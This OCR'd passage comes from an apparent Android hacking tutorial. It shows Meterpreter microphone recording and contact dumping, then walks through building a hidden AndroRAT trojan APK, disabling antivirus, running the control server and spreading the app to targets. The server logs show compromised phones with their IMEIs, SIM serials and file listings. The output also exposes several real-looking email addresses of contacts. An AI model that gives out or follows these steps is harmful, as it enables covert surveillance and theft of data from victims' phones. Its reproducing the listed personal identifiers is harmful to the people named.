


```
meterpreter > record_mic -d 15
[*] Starting...
[*] Stopped
Audio saved to: /root/GAUQhnoS.wav
meterpreter > 
```

### *Dumping Contact*



```
meterpreter > dump_contacts
[*] Fetching 93 contacts into list
[*] Contacts list saved to: contacts_dump_20160329214743.txt
```




```
Number  : rishigolchha22@gmail.com
Number  : gprofile:-6953045151988489264
Email   : rishigolchha22@gmail.com

#17
Name    : chandu.2035@gmail.com
Number  : null
Number  : null
Number  :
Number  : null
Number  : null
Number  : chandu.2035@gmail.com
Number  : gprofile:-4640777352054746970
Email   : chandu.2035@gmail.com

#18
Name    : vmskrs55@gmail.com
Number  : null
Number  : null
Number  :
Number  : null
Number  : null
Number  : vmskrs55@gmail.com
Number  : gprofile:-6562008167472221784
Email   : vmskrs55@gmail.com

#19
Name    : suraj.gantedi@live.com
Number  : null
Number  : null
Number  :
Number  : null
Number  : null
```

# Practical 2: Android Hacking with Trojan Constructor Named AndroRAT

***Note: Disable Malware defenses (AV programs) and Firewall before proceeding with this practical.***

Open AndroRAT Binder application and provide ***IP*** address, ***Port*** number, ***APK title*** under ***Build*** tab and click on GO to generate malicious APK file (***BadGame***).



IP: 192.168.0.103

PORT: 112


APK TITLE: BadGame

□ Hidden


```
[01:42:11 PM] I: Checking whether
resources has changed...
[01:42:11 PM] I: Building resources...
[01:42:12 PM] I: Building apk file...
[01:42:13 PM] Job Completed!
```

BUILD: Assign your IP + Port to be used by the androrat client. Assign a title for your app to be displayed when installed on the device, type it as words only, no file extensions. (Example: Framework Test, NOT Framework Test.apk) Check 'Hidden' Box to hide app from app drawer, or unchecked to allow icon to show in app drawer. *Requires Reboot*


Execute ***androrat.jar*** file in ***Androrat*** folder.



| Name | Date modified | Type | Size |
|---|---|---|---|
| 32323 | 2/8/2016 9:25 PM | File folder | |
| aapt | 9/15/2013 6:15 PM | File folder | |
| Androrat | 2/8/2016 9:25 PM | File folder | |
| AndroRat Binder | 9/15/2013 6:24 PM | File folder | |
| apktool | 9/15/2013 6:14 PM | File folder | |
| candycrush-1 | 3/28/2016 7:11 PM | File folder | |
| framework | 3/29/2016 12:43 PM | File folder | |
| moon | 3/28/2016 7:12 PM | File folder | |
| aapt.exe | 12/6/2012 3:14 PM | Application | 834 KB |
| AndroRat Binder.exe | 7/28/2013 9:31 AM | Application | 622 KB |
| apktool.bat | 12/24/2012 3:09 AM | Windows Batch File | 1 KB |
| apktool.jar | 2/3/2013 6:07 AM | Executable Jar File | 2,594 KB |
| CandryCrush.apk | 3/29/2016 12:43 PM | APK File | 68 KB |
| DUCSetup_v4_1_0.exe | 8/25/2014 6:57 AM | Application | 235 KB |




| Name | Date modified | Type | Size |
|---|---|---|---|
| .settings | 2/8/2016 9:25 PM | File folder | |
| bin | 2/8/2016 9:25 PM | File folder | |
| download | 3/28/2016 7:34 PM | File folder | |
| src | 5/31/2013 12:32 PM | File folder | |
| .classpath | 4/29/2013 9:03 AM | CLASSPATH File | 1 KB |
| .project | 1/25/2013 2:22 AM | PROJECT File | 1 KB |
| AndroRat.jar | 4/22/2013 12:38 AM | Executable Jar File | 2,639 KB |
| config.txt | 3/29/2016 1:13 PM | Text Document | 1 KB |




```
*** ANDRORAT SERVEUR ***
Authors : A.Bertrand, A.Akimov, R.David, P.Junk
Launch at Tue Mar 29 17:15:28 IST 2016
On port : 112
Tue Mar 29 17:15:28 IST 2016 SERVER online, awaiting for a client...
```

Under the ***server*** menu, click on ***Select port*** and provide a PORT number (assigned during APK creation)



```
*** ANDRORAT SERVEUR ***
Authors : A.Bertrand, A.Akimov, R.David, P.Junk
Launch at Tue Mar 29 17:15:28 IST 2016
On port : 112
Tue Mar 29 17:15:28 IST 2016 SERVER online, awaiting for a client...
```




Enter the new server port (need server reboot) : 112

```
*** ANDRORAT SERVEUR ***
Authors : A.Bertrand, A.Akimov, R.David, P.Junk
Launch at Tue Mar 29 17:15:28 IST 2016
On port : 112
Tue Mar 29 17:15:28 IST 2016 SERVER online, awaiting for a client...
```

After providing port details, click ***OK*** and restart the application.


Share the above created malicious application(***tezz.apk***) with the target using any of the techniques discussed in previous chapters. Any android mobile device running this malicious application will be listed in ***AndroRAT*** wizard.



| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| 🇮🇳 | 867512022732925 | in | | T24 | T24 | 89910255110125... | in |
| 🇺🇸 | 542244683048853 | us | 19078117403 | Android | T-Mobile | 89014103212318... | us |

```
*** ANDRORAT SERVEUR ***
Authors : A.Bertrand, A.Akimov, R.David, P.Junk
Launch at Tue Mar 29 13:13:25 IST 2016
On port : 112
Tue Mar 29 13:13:25 IST 2016 SERVER online, awaiting for a client...
Tue Mar 29 13:13:30 IST 2016 Connection established,temporary IMEI was assigned: 0client
Tue Mar 29 13:13:30 IST 2016 SERVER online, awaiting for a client...
Tue Mar 29 13:13:30 IST 2016 CONNECT command received from 867512022732925
Tue Mar 29 13:14:07 IST 2016 Connection established,temporary IMEI was assigned: 0client
Tue Mar 29 13:14:07 IST 2016 SERVER online, awaiting for a client...
Tue Mar 29 13:14:07 IST 2016 CONNECT command received from 542244683048853
```

To control the target mobile, double-click on any of the listed devices.



Androrat Project
Server Client actions Bulk actions About

| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| 🇮🇳 | 8675120 | | | | | 10125... | in |
| 🇮🇳 | 8654980 | | | | | 15199... | in |
| 🇺🇸 | 00000000 | | | | | 1118... | us |

User GUI of imei : 000000000000000
Options Get Android data Send command Monitoring
Home
Informations

```
 ----------------------------


 - Mobile network informations :
Name = 3g
Is available = true
Connected / connecting = true
Extra info = epc.tmobile.com
Reason = simLoaded


 ----------------------------


 - Android informations :
Android version = 4.1.1
SDK Android version = 16


 ----------------------------
```

Phones :

SMS :


Needed keywords :

Server IP : shyammantri.ddns.net

Server Port : 112

□ Wait event to connect

```
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:56 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:17:57 IST 2016 ERRO
Tue Mar 29 13:18:23 IST 2016 Conne
Tue Mar 29 13:18:23 IST 2016 SERVE
Tue Mar 29 13:18:23 IST 2016 CONN
Tue Mar 29 13:18:29 IST 2016 Inforr
Tue Mar 29 13:18:30 IST 2016 Prefer
Tue Mar 29 13:18:43 IST 2016 Conta
Tue Mar 29 13:18:52 IST 2016 SMS t
Tue Mar 29 13:18:58 IST 2016 File tr
Tue Mar 29 13:19:28 IST 2016 SMS t
Tue Mar 29 13:19:35 IST 2016 Client
Tue Mar 29 13:19:43 IST 2016 Client 000000000000000 has been deleted due to it's disconnection
Tue Mar 29 13:20:00 IST 2016 Connection established,temporary IMEI was assigned: 0client
Tue Mar 29 13:20:00 IST 2016 SERVER online, awaiting for a client...
Tue Mar 29 13:20:00 IST 2016 CONNECT command received from 000000000000000
Tue Mar 29 13:20:06 IST 2016 Information data has been received
Tue Mar 29 13:20:06 IST 2016 Preference data has been received
```



| Flag | IMEI | Location | Phone Number | Operator | Country SIM | Operator SIM | Serial SIM |
|---|---|---|---|---|---|---|---|
| | 86549802 | | | | | 15199... | in |
| | 86751202 | | | | | 10125... | in |
| | 54224468 | | | | | 12318... | us |

Left-clic to download a file :

```
sdcard
   scriptlog.txt
   .android_secure
   lost+found
```

Name : scriptlog.txt

Size : 12Kb

Hidden : false

Access :

Last modification :

